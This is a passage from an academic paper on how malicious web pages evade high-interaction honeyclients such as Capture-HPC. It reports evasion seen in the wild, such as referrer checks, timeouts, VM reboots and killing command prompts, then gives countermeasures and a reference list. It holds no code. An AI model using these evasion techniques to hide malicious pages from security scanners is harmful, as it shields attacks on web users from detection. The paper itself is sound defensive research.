As a first step, we searched the pages that correspond to the malicious URLs for VM detection methods that are commonly employed by shellcode. Since the shellcode is typically encoded and, in addition, often obfuscated, we performed this search on the decoded JavaScript output provided by Wepawet. Moreover, we attempted to "break" the possible obfuscation of shellcode by xor'ing all shellcode strings with all possible (256) one-byte values and checking for a regular expression that indicates a (malware download) URL. Unfortunately, despite these efforts, we could not identify any shellcode that used known VM detection code.

In the next step, we checked for common JavaScript evasion techniques (as described in Section 4). In this case, our search turned out to be more fruitful, and we found a number of instances in which JavaScript code makes use of timeouts and event handlers (as shown in Table 3). Notice that the dominating technique is the HTTP Referrer check.

We also found an interesting case where, after the victim got infected, the malware rebooted the virtual machine. Although the attacker probably did not have the intention to avoid detection from Capture-HPC, she actually did. In fact, since the machine is rebooting, all running processes are killed. This means that Capture-HPC's client is also killed. This happens immediately after infection. Because Capture-HPC's client waits for all browser instances to finish loading their URLs, this event precedes reporting back to Capture-HPC's server. As a result, the server loses the connection with the client. When this happens, the server simply believes that the client has crashed, so it restores the virtual machine to a safe snapshot and restarts the client. This means that all the information gathered by the previous instance of the client is lost. Thus, although the virtual machine is rebooting, an obvious malicious act, Capture-HPC is unable to detect the malicious URL that caused it.

Another (possibly involuntary) evasion technique that we observed has to do with the fact that Capture-HPC is built as a Windows Console Application. After the infection, we noticed that a new command (DOS) window was spawned by the exploit code. After a few seconds, this command prompt was killed. But, by doing so, the Capture-HPC process was killed as well. The reason is that Capture-HPC is also invoked from the Windows command prompt (*cmd.exe*). Thus, when the exploit code

kills all command prompts as part of its operations, the Capture-HPC process is killed as well. From this point on, the detection fails for the same reasons described in the previous paragraph.

6 Countermeasures

In this paper, we have shown a number of attacks that an adversary can use to prevent the detection of her malicious web pages by a honeyclient system. In this section, we focus on the countermeasures that existing honeyclient systems may implement to detect attacks more robustly.

6.1 Transparency

We have seen that it is often easy for a malicious page to detect that it is running in a high-interaction honeyclient (as opposed to a regular host). This issue should be addressed at several levels.

File system level. The attacker should not be able to discover the files related to the monitoring infrastructure on the honeyclient's file system. For example, in the default setup of Capture-HPC, a simple search into the *Program Files* directory reveals the use of VMware Tools and Capture-HPC. These files should be hidden in the file system so that the attacker must put significant effort in finding them, and the honeyclient should be able to detect the attacker's attempt to locate these files.

Kernel level. The attacker should not be able to detect the presence of kernel drivers that honeyclients use for monitoring system level changes. We are not aware of any method offered by the Windows API that can be used to hide the presence of a driver from a process. Therefore, honeyclients could rely on rootkit techniques, such as Direct Kernel Object Manipulation (DKOM) [42], to hide the presence of these modules. Notice that, by using the same techniques, a honeyclient could hide processes and files that it uses for its monitoring.

Network level. If the monitored system is deployed on a static location on the Internet, its IP address or subnet may be identified by attackers [20]. It is, therefore, necessary to deploy the monitored system in several locations, using multiple ISPs in order eliminate the possibility of getting blacklisted by the attacker at the network level.

Hypervisor level. Implementing the monitoring system at the hypervisor level offers complete isolation between the analysis environment and the malware. Although this approach seems ideal, inspecting the operating system from "outside the box" is not trivial, and it requires a significant effort to reverse engineer the necessary operating system data structures to bridge the semantic gap.

Thwarting virtual machine detection. The virtual machines currently used for malicious behavior analysis are not designed to be transparent [13]. As we have seen in Section 2, there has been significant effort to create stealthier virtual machines, such as MAVMM [28], and transparent monitoring systems, such as Ether [8]. These techniques could be used in future honeyclient systems.

6.2 Protecting the monitoring system

Protecting the browser. A successful exploit against a browser vulnerability typically gives the attacker the ability to execute arbitrary code in the context of the exploited

browser process. The attacker can then subvert other browser processes, compromising the integrity of the detection, as we have seen in the case of the confusion attack. High-interaction honeyclients that run multiple browser instances should take steps to isolate each instance from the others, for example by executing them under different principals. Alternatively, the honeyclient process could monitor browser processes to detect attempts to manipulate their execution. For example, the honeyclient system could monitor the *Handles* that belong to each browser's process, using the *GetProcessHandleCount* function provided by the Windows API. In this fashion, one can monitor for cases when the attacker attempts to manipulate a browser and protect the results produced by revisiting one by one the URLs associated with the manipulated browser's instances.

Protecting the honeyclient processes. Any honeyclient process that runs inside the virtual machine needs to be protected from tampering (e.g. from getting terminated) by the attacker. One way to achieve this is by running the honeyclient processes with elevated privileges compared to the browser's processes. It is also possible to check for and intercept attempts to terminate the honeyclient processes.

7 Conclusions

In this paper, we examined the security model that high-interaction honeyclients use, and we evaluated their weaknesses in practice. We introduced and discussed a number of possible attacks, and we test them against several popular, well-known high-interaction honeyclients. In particular, we have introduced three novel attack techniques (JavaScript-based honeyclient detection, in-memory execution, and whitelist-based attacks) and put under the microscope already known attacks. Our attacks evade the detection of the tested honeyclients, while successfully compromising regular visitors. Furthermore, we suggest several countermeasures aiming to improve honeyclients. By employing these countermeasures, a honeyclient will be better protected from evasion attempts and will provide more accurate results.

Acknowledgements

This work was supported by the ONR under Grant N000140911042, by the National Science Foundation (NSF) under grants CNS-0845559 and CNS-0905537, and by Secure Business Austria.

References

1. Anubis: Analyzing Unknown Binaries. `http://anubis.seclab.tuwien.ac.at`.
2. U. Bayer, C. Kruegel, and E. Kirda. TTAnalyze: A Tool for Analyzing Malware. In *European Institute for Computer Antivirus Research Annual Conference (EICAR)*, 2006.
3. R. Boscovich et al. Microsoft Security Intelligence Report. Technical Report Volume 7, Microsoft, Inc., 2009.
4. M. Broersma. Web attacks slip under the radar. `http://news.techworld.com/security/10620/web-attacks-slip-under-the-radar/`, 2007.
5. M. Cova, C. Kruegel, and G. Vigna. Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code. In *Proceedings of the International World Wide Web Conference (WWW)*, 2010.

6. CVE. Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP). http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-0038.
7. CWSandbox. http://www.cwsandbox.org/, 2009.
8. A. Dinaburg, P. Royal, M. Sharif, and W. Lee. Ether: Malware analysis via hardware virtualization extensions. In *ACM Conference on Computer and Communications Security (CCS)*, 2008.
9. P. Ferrie. Attacks on Virtual Machines. In *Association of Anti-Virus Asia Researchers Conference*, 2007.
10. S. Fewer. Reflective DLL injection. http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf.
11. P. Fogla and W. Lee. Evading Network Anomaly Detection Systems: Formal Reasoning and Practical Techniques. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2006.
12. S. Frei, T. Dübendorfer, G. Ollman, and M. May. Understanding the Web browser threat: Examination of vulnerable online Web browser populations and the "insecurity iceberg". In *Proceedings of DefCon 16*, 2008.
13. T. Garfinkel, K. Adams, A. Warfield, and J. Franklin. Compatibility is Not Transparency: VMM Detection Myths and Realities. In *USENIX Workshop on Hot Topics in Operating Systems*, 2007.
14. Google. Safe Browsing API. http://code.google.com/apis/safebrowsing/.
15. T. Holz. AV Tracker. http://honeyblog.org/archives/37-AV-Tracker.html, 2009.
16. T. Jaeger. Reference Monitor Concept. In *Encyclopedia of Cryptography and Security*, 2010.
17. X. Jiang, X. Wang, and D. Xu. Stealthy Malware Detection and Monitoring through VMM-Based "Out-of-the-Box" Semantic View Reconstruction. *ACM Transactions on Information and System Security (TISSEC)*, 13(2), Feb. 2010.
18. Joebox: A Secure Sandbox Application for Windows. http://www.joebox.org/, 2009.
19. T. Klein. ScoopyNG - The VMware detection tool. http://www.trapkit.de/research/vmm/scoopyng/index.html.
20. B. Krebs. Former anti-virus researcher turns tables on industry. http://voices.washingtonpost.com/securityfix/2009/10/former_anti-virus_researcher_t.html, October 27 2009.
21. T. Liston and E. Skoudis. On the Cutting Edge: Thwarting Virtual Machine Detection. http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf, 2006.
22. L. Martignoni, R. Paleari, G. F. Roglia, and D. Bruschi. Testing CPU Emulators. In *International Symposium on Software Testing and Analysis (ISSTA)*, 2009.
23. Microsoft. What is SmartScreen Filter? http://www.microsoft.com/security/filters/smartscreen.aspx.
24. MITRE. HoneyClient. http://www.honeyclient.org/.
25. A. Moshchuk, T. Bragin, D. Deville, S. Gribble, and H. Levy. SpyProxy: Execution-based Detection of Malicious Web Content. In *Proceedings of the USENIX Security Symposium*, 2007.
26. A. Moshchuk, T. Bragin, S. Gribble, and H. Levy. A Crawler-based Study of Spyware in the Web. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, 2006.
27. T. Müller, B. Mack, and M. Arziman. Web Exploit Finder. http://www.xnos.org/security/web-exploit-finder.html.

28. A. Nguyen, N. Schear, H. Jung, A. Godiyal, S. King, and H. Nguyen. MAVMM: Lightweight and Purpose Built VMM for Malware Analysis. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2009.
29. Norman Sandbox. `http://www.norman.com/about_norman/technology/norman_sandbox/`, 2009.
30. R. Paleari, L. Martignoni, G. F. Roglia, and D. Bruschi. A Fistful of Red-Pills: How to Automatically Generate Procedures to Detect CPU Emulators. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2009.
31. M. Polychronakis, P. Mavrommatis, and N. Provos. Ghost Turns Zombie: Exploring the Life Cycle of Web-based Malware. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2008.
32. N. Provos, P. Mavrommatis, M. Rajab, and F. Monrose. All Your iFRAMEs Point to Us. In *Proceedings of the USENIX Security Symposium*, 2008.
33. N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost in the Browser: Analysis of Web-based Malware. In *Proceedings of the USENIX Workshop on Hot Topics in Understanding Botnet*, 2007.
34. T. Ptacek and T. Newsham. Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection. Technical report, Secure Networks, Inc., 1998.
35. D. Quist, V. Smith, and O. Computing. Detecting the Presence of Virtual Machines Using the Local Data Table. `http://www.offensivecomputing.net/files/active/0/vm.pdf`.
36. T. Raffetseder, C. Kruegel, and E. Kirda. Detecting System Emulators. In *Information Security Conference*, 2007.
37. J. Rocaspana. SHELIA: A Client HoneyPot For Client-Side Attack Detection. `http://www.cs.vu.nl/~herbertb/misc/shelia/`, 2009.
38. J. Rutkowska. Red Pill... or how to detect VMM using (almost) one CPU instruction. `http://www.invisiblethings.org/papers/redpill.html`, 2004.
39. M. Sharif, W. Lee, W. Cui, and A. Lanzi. Secure In-VM Monitoring Using Hardware Virtualization. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2009.
40. The Honeynet Project. Capture-HPC. `https://projects.honeynet.org/capture-hpc`.
41. ThreatExpert. `http://www.threatexpert.com/`, 2009.
42. W. Tsaur, Y. Chen, and B. Tsai. A New Windows Driver-Hidden Rootkit Based on Direct Kernel Object Manipulation. In *Proceedings of the Algorithms and Architectures for Parallel Processing Conference*, 2009.
43. M. Van Gundy, H. Chen, Z. Su, and G. Vigna. Feature Omission Vulnerabilities: Thwarting Signature Generation for Polymorphic Worms. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2007.
44. A. Vasudevan and R. Yerraballi. Cobra: Fine-grained Malware Analysis using Stealth Localized Executions. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2006.
45. G. Vigna, W. Robertson, and D. Balzarotti. Testing Network-based Intrusion Detection Signatures Using Mutant Exploits. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2004.
46. Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, 2006.
47. H. Yin, P. Poosankam, S. Hanna, and D. Song. HookScout: Proactive Binary-Centric Hook Detection. *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2010.